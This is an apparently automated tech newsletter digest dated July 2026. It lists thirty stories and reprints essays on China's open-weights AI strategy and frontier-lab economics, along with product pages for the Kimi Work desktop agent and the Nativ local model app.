Cover illustration

TheDaily Front

Issue No. 11 Monday, July 20 2026 #11 — MONDAY, JULY 20, 2026
Open weights, open season: when models spill out, markets and moats spring leaks.
Monday, July 20, 2026 The Daily Front No. 11 — Contents
30stories
9,592points
5,059comments
275kllm tokens
Assembled with 30 model calls — 181,641 tokens read, 93,733 written.

Highlights

I found a WordPress RCEs with GPT5.6 and $25

A researcher claims a full WordPress RCE found with GPT and $25—equal parts thrilling and terrifying for defenders.

LEDs’ potential to save our night skies

A deep dive argues smart LED policy—not more lumens—can bring back the stars.

Moonshine: Lets you stream games from your PC to any device running Moonlight

Moonshine isolates Linux game streams so you can play remotely without hijacking your desktop.



How we measured AI writing across arXiv, and where the measurement breaks

12,750 arXiv papers analyzed: how much reads like machine text—and where detection falls apart.

When can a power company take your land for data center infrastructure?

Eminent domain meets AI: when power lines for data centers run through your backyard.

From the Editor

Today’s front finds the ground shifting under big AI: when weights go open, the moat moves to everything around the model. Meanwhile, a registry is wiped clean, policymakers eye your biometrics, and engineers argue over perfection versus pragmatism. Keep your backups verified, your LEDs warm, and your plans ready for a world that keeps refactoring itself.

  1. China’s open-weights AI strategy is winning3
  2. Kimi K3, Qwen 3.8, and Anthropic's (Potential) Unravelling4
  3. Kimi Work5
  4. Nativ: Run frontier open models locally on your Mac6
  5. Orion Browser by Kagi6
  6. Jelly UI: Soft-body physics for native HTML form controls6
  7. Firefox 153 available with support for Vulkan video decoding, JPEG-XL6
  8. Hacker wipes Romania's land registry database7
  9. I found a WordPress RCEs with GPT5.6 and $258
  10. When can a power company take your land for data center infrastructure?9
  11. The EU is about to sell our most sensitive data to the US for visa-free travel10
  12. LEDs’ potential to save our night skies11
  13. Corners Don't Look Like That: Regarding Screenspace Ambient Occlusion (2012)12
  14. How we measured AI writing across arXiv, and where the measurement breaks13
  15. Moonshine: Lets you stream games from your PC to any device running Moonlight14
  16. LoRA Speedrun – a public wall-clock leaderboard for fine-tuning techniques15

  17. Xiaomi-Robotics-116
  18. Agent swarms and the new model economics17
  19. You only need the frontier model for one single edit18
  20. Launch HN: Bloomy (YC S26) – AI-powered mastery learning for K-1219
  21. Perfection is not over-engineering20
  22. The Voice of Google21
  23. Sealed tomb filled with paintings and inscriptions discovered in Egypt22
  24. Airport Simulator23
  25. Shinjuku Station in 3D23
  26. Claude Fable produced a counterexample to the Jacobian Conjecture23
  27. The Zen of Parallel Programming24
  28. Talk: The Art of Braiding Algorithms24
  29. 11,700 Free Photos from John Margolies' Archive of Americana Architecture24
  30. The Power of Awareness: Overcoming Surveillance Capitalism25
The Daily Front Page 2 of 26
Monday, July 20, 2026 The Daily Front No. 11 — The Open-Weights Gambit
article

China’s open-weights AI strategy is winning

by benwerd·▲ 1,086 points·830 comments·werd.io ↗
AI models, as a product in themselves, have very little moat.

AI models, as a product in themselves, have very little moat beyond what amounts to brand loyalty and superficial switching costs. Instead, the moat is in the enterprise services that sit around them: the deals and contracts, connectivity with enterprise systems, and quality of life features in an enterprise context.

If we consider the models themselves, it’s easy to switch between them: someone could be using ChatGPT today and Claude tomorrow, with very little impact on their workflows. This is particularly true in the engineering world, where models are accessed via API: you can swap out the API and use the same prompt.

Those companies can make deals to lock their customers in, but in practice there’s very little long-term technical incentive to use one vendor over another. You pick the best model for your needs and change models and vendors if another one becomes better.

The US government has placed export controls on GPUs. There are also strong regulations that (reasonably) prevent sharing certain kinds of data with Chinese servers. The result is that while Chinese companies have enough compute to train models, they can’t really provide the kinds of global-scale centralized services that we see from OpenAI and Anthropic — at least, not in the same way.

And open almost always wins when it comes to infrastructure adoption. Open technologies can be used permissionlessly and therefore can be at the center of more innovation. You can host them where you want, experiment with them, alter them, and tweak to fit your use case. Open weights models are not open source, but they are portable and permissionless.

With all this in mind, it makes sense for China to release its AI models openly. It turns a US-created compute disadvantage into a distribution advantage; it commoditizes the layer where American companies make money; and it creates a far more effective global ecosystem than could be established through locked-in, centralized services. It’s obvious to me that there are ecosystem benefits throughout China, from manufacturing to scientific research; every sector can just plug in these models.

The saving grace for American companies has been that US frontier models have outperformed open ones. That gap is now closing:

“Moonshot and Alibaba unveiled models they claim can go toe-to-toe with the best from OpenAI and Anthropic at a fraction of the cost. The rapid-fire releases suggest America’s lead at the AI frontier is increasingly tight, just as the technology is becoming central to national security, economic power, and geopolitical influence.”

Even without these new capabilities, the strategy has already been working. a16z partner Martin Casado noted in the Economist that there’s an 80% chance that any given startup is using Chinese models, and Chinese models are poised to take the lead.

It’s worth taking a step back and considering the surprising underlying dynamics. We think of China as being a locked-down society — and it is in many ways. I have serious concerns about how these models might reflect Chinese government perspectives (try asking them about Tiananmen Square). But it’s American companies that are keeping tight control of their technology rather than releasing it as openly as possible. This is in stark contrast to the strategy behind US government support for the open internet, for example.

Locked-down business practices for a technology with no real moat but significant potential ecosystem benefits is an obviously losing strategy; permissively releasing it with an open, collaborative approach is obviously a winning one. But the incentives in the US aren’t there: instead, these companies are forced to chase first-order profits rather than ecosystem benefits, and the government tries to put its finger on the scale through forcible measures like tight export controls. We should consider what would need to change to make those incentives more aligned. That’s particularly important given how much of the US economy is currently driven by AI spending. If the bottom falls out of that spending — and I think it clearly will, given the dynamics — the outcome could be severe.

I care about having open technology that can be run in the public interest, aligned with the public’s values. Threads like public AI, federated services, and open research have traction but need backing. Getting there in the US needs more nuanced strategy and support than we’re seeing today.

The Daily Front Page 3 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Open Models vs. Proprietary Moats
article

Kimi K3, Qwen 3.8, and Anthropic's (Potential) Unravelling

by cl42·▲ 333 points·307 comments·emergingtrajectories.com ↗
Kimi K3 and Qwen 3.8 represent a strategic challenge to top-tier model developers.

Abstract pink and purple gradient artwork for the Emerging Trajectories research blog

This past week, two state-of-the-art (SOTA) foundation models were launched: Moonshot Labs' Kimi K3[1] and Alibaba's Qwen 3.8[2]. Both are allegedly close to Anthropic's Fable 5 in performance, and both will have their model weights released publicly in the coming weeks.

Kimi K3 and Qwen 3.8 represent a strategic challenge to top-tier model developers and what they'll need to do to compete moving forward. They prove that the SOTA frontier is possible to attain with open models, and this represents a major threat, particularly to Anthropic, which risks struggling with product differentiation in the future.

We'll explore foundation model economics and then their strategic implications given Kimi K3 and Qwen 3.8.

Frontier Lab (and Vendor) Economics

Foundation models are incredibly expensive to build. They require researchers (i.e., payroll), compute (i.e., chips and data centers), and electricity to power the compute.

Once a model is built, the biggest cost is inference: enabling your users to actually use the models. Payroll, compute, and electricity are still required, but the vast majority of marginal costs are limited to compute and electricity—since models aren't being updated, payroll costs are relatively low compared to when training the models. In other words, running an inference business requires you to optimize for two costs: electricity and data center compute. The more of the value chain you own, the more your variable costs become fixed costs.

What are your options, then? First, you can lease data centers and pay for electricity. This is what Anthropic, Knowledge Atlas (makers of GLM 5.2), and Moonshot Labs (makers of Kimi K3) do; they do not own their own data centers or power plants. Another option is to build your own data centers, paying other suppliers for electricity. This is the Meta and Alibaba approach. Finally, you can also build your own power generators and own your data centers, like SpaceX.

Your strategy impacts your cost base and thus your margin. In the first case, you make money by adding a margin to your customers' inference. Unfortunately, this means your costs scale with your revenue; your margin doesn't grow with your usage. Conversely, if you own the power plants and/or data centers, you make much of your inference cost base a fixed cost, so your margin can grow as more customers use your product more often.

Margins, Value Chains, and Strategic Implications

Your frontier lab's approach to margin has a huge impact on your long-term outcome.

The more of the infrastructure stack you own, the more you can monetize said infrastructure. You can aspire to have the best model, but it doesn't always matter—you can host open source models (especially if they are the best performing models!), or you can lease your hardware. This is exactly why Meta is potentially leasing its server capacity to Anthropic[3] and why SpaceX[4] is doing so (along with leasing to the Pentagon[5]).

If you don't own data centers or power generation, the only thing that matters for your success is model demand. Your models can't just be good, they need to be the best, or cheap and “good enough.” This is a constant race to the bottom on inference costs, or alternatively a constant race to be the best model provider.

This represents a huge risk. Anthropic, OpenAI, DeepSeek, Moonshot Labs, and Knowledge Atlas (the makers of GLM 5.2) need to constantly compete and hope they retain their lead, or risk certain death in the hypercompetitive foundation model market.

In the case of purely model-focused companies, the only way to win is (1) be the first to achieve recursive self-improvement with enough compute to leave your competitors in the dust, (2) somehow close the market off via regulation, or (3) build a product that is so unique or sticky that it can't be copied.

Anthropic's Uniquely Precarious Position

Anthropic is the frontier lab that has most heavily leaned into a regulatory strategy and a focus on recursive self-improvement. Its focus on ethics, as seen via its self-censoring Fable and Mythos (before being forced to further prevent releases by the US government), is tied to this regulatory strategy.

Figure 1: Model cost per completed task

Figure 1: Model cost per completed task

While Anthropic retains the lead in model performance, its models are also incredibly expensive in relation to OpenAI or open models. As shown in Figure 1[6], Fable 5 is nearly 3× as expensive per completed task. It remains to be seen if users are willing to pay so much for the better model. Some researchers and founders expect a price war, either via competition[7] or because AI benchmarks that don't take price into account are becoming saturated and less helpful[8].

While Anthropic has invested in products like Claude Code or Cowork, its focus on harnesses is a risk. OpenCode, OpenClaw, Hermes, and numerous other harness startups are now innovating in this space. While the barrier to building a foundation model is very high, there's almost no barrier to launching your own AI harness.

This is where OpenAI has an advantage over Anthropic. While its models are trailing Anthropic's in recent months, its investments in product, consumer experience, site publishing, voice, and hardware are all directions that have clearer moats. The company is more open to investing in data center ownership and power generation. While some argue this causes OpenAI to lose focus, it'll make OpenAI more resilient in the long run; it has the flexibility and risk appetite to try and build products with network effects and moats, and to optimize for its long-run margin.

Anthropic faces a massive unbundling risk. Its models are the benchmark to beat, its products are increasingly challenged by closed and open source competitors, and its economic model puts it at a disadvantage. Barring regulatory intervention or actual AGI invention, Anthropic will likely struggle to retain its spot as the #1 foundation model vendor.

Kimi K3's and Qwen 3.8's Implications

Kimi K3 was released on July 16[9]. Qwen 3.8 was announced on July 19[10]. GLM 5.2, another top-tier open model, was released in mid-June[11].

This is much larger than the “DeepSeek moment” of 2025 because it shows multiple labs can compete with and catch up to well-capitalized model vendors like Anthropic and OpenAI, not to mention Meta or SpaceX (i.e., Grok). It shows a sustained pattern of competition, catchup, and maybe even one day, outperformance… especially when cost considerations are incorporated into the mix.

More importantly, as sustainable long-term businesses, model-only providers are particularly at risk. Knowledge Atlas, Moonshot Labs, and Anthropic face defensibility challenges versus OpenAI, Alibaba, SpaceX, Meta, and Google.

References and Footnotes

  1. Reuters; China’s Moonshot unveils world’s largest open AI model, closing gap with US rivals
  2. X; Qwen on X: “Qwen3.8 is launching and going open-weight soon!”
  3. Reuters; Meta in talks for $10 billion Anthropic compute deal, NYT reports
  4. Reuters; SpaceX signs cloud deal with Google
  5. WSJ; SpaceX in Talks to Provide Computing Power for Pentagon’s AI Push
  6. Artificial Analysis; AI Model & API Providers Analysis
  7. Bloomberg; China’s Zhipu Says AI Price War Will Spread Internationally
  8. X; François Chollet on X: “Reporting benchmark results as a scalar number, e.g. '75% on XYZ' is completely meaningless at this point…”
  9. Moonshot AI; Kimi K3 – Kimi API Platform
  10. X; Qwen on X: “Qwen3.8 is launching and going open-weight soon!”
  11. Z.ai; GLM-5.2 – Overview
The Daily Front Page 4 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Agents at the Edge
article


Kimi Work

by ms7892·▲ 517 points·222 comments·kimi.com ↗
Deeply connected to your local files. Capable of browser automation.

The AI Desktop for Knowledge Work

Download for Windows

Your intelligent local agent

Deeply connected to your local files. Capable of browser automation. Running around the clock. Built for maximum productivity

Interface of the local AI agent - Kimi Work | kimiwork

Help me find in the local workspace /Documents/KimiWorkspace all PDF files containing quarterly report and generate a clear summary document, keeping the original files in their directory/Documents/KimiWorkspace all PDF files containing quarterly report and generate a clear summary document, keeping the original files in their directory

Set It & Forget It: 24/7 Automation

Your workflow never sleeps. Powered by a robust built-in Cron engine, Kimi Work automates your repetitive tasks. Whether it's an early-morning LLM Agent call to draft daily briefings, or a midnight Python script to process massive datasets, Kimi runs quietly in the background, exactly on time.


The local AI agent Kimi Work coordinates specialized agents to solve complex tasks, powered by Agent Swarm | kimiwork

WebBridge: Your Autonomous Web Agent

Give Kimi a goal, and watch it navigate the internet like a human. Powered by WebBridge, it autonomously browses across tabs, extracts critical data, and executes multi-step web tasks. You provide the prompt, Kimi handles the clicks, scrolls, and research.

Try WebBridge

Kimi Work can go web search, fetch data, or fill in forms automatically with the WebBridge feature | kimiwork

Agent Swarm & Instant Office Creation

Tackle complex problems with the power of Swarm Intelligence. Kimi automatically coordinates multiple specialized agents to break down and solve multi-layered tasks simultaneously. Once the research is complete, seamlessly convert insights into professional PowerPoint decks or Excel sheets in seconds.

Kimi Work, the desktop AI application, runs scheduled automation tasks | kimiwork

Built for Finance: Native Global Market Data

Meet your desktop chief analyst. Kimi Work comes pre-integrated with deep data sources for A-shares, HK stocks, and US equities. Skip the complex API setups - instantly pull earnings reports, analyze market anomalies, and reconcile spreadsheets through natural conversation. Gain a crucial edge in a fast-paced market.

The desktop AI agent is built with native integration with global stock market data for professional finance analysis. | kimiwork

Get Started with Kimi Work

Think, create, and execute, all from your desktop. Kimi Work brings intelligence to every step of your workflow

Mac Meets Kimi

macOS (Apple silicon)

Download

Windows Meets Kimi

Windows

Download

FAQ

What's the difference between Kimi Work and the Web version?

While the Kimi web app is perfect for quick chat and queries, Kimi Work is a Local Agent designed for deep workflows. It mounts your local folders, navigates the web autonomously via WebBridge, runs Python code in the background, and executes scheduled tasks. It's a system-level digital employee.

How does Kimi Work protect my privacy when accessing local files?

You have absolute control over your files. The built-in Ask before acting safeguard means Kimi will prompt you for explicit authorization before it modifies, overwrites, or runs code within your local directories. Nothing happens without your consent.

What exactly can WebBridge (Browser Automation) do for me?

WebBridge gives Kimi the ability to use a browser like a human. You can tell it to check the latest news on a website and summarize it, or scrape historical stock data to your local Excel. It clicks, scrolls, and extracts data autonomously, saving you hours of manual work.

What can I do with Scheduled Tasks? Do they run if my computer is asleep?

Our Cron scheduler supports LLM Agent Calls, Python/Shell executions, and more. You can trigger tasks daily, hourly, or conditionally. To ensure tasks run seamlessly overnight, simply toggle the Keep Computer Awake option in your settings.

The Daily Front Page 5 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Local-first Apps and Browsers
article

Nativ: Run frontier open models locally on your Mac

by aratahikaru5·▲ 260 points·86 comments·blaizzy.github.io ↗

Nativ puts frontier intelligence on your desk. Download and run open models on Apple Silicon — no accounts, no subscriptions, no cloud.

Download for macOS↘ Join the Discord ↗

Universal · Apple Silicon (M1+)

WE ARE 100% OPEN SOURCE · MIT LICENSED · ✦

Nativ, running on macOSReal app. Real local models. No cloud.

Chat Analytics Models Integrations

Nativ chat running the Gemma 4 model locally, with response token and memory telemetry

01 / CHAT

Talk to open models with streaming responses and per-message performance metrics.

CAPTURED LIVE ON THIS MAC · JUL 2026

/ SIX REASONS TO GO LOCAL

Everything you need. Nothing you don’t.

01CURATED LIBRARY

Pick the right model for your Mac

Run standout open models from Google, Cohere, and Liquid AI. Nativ recommends the right partner model for your hardware.

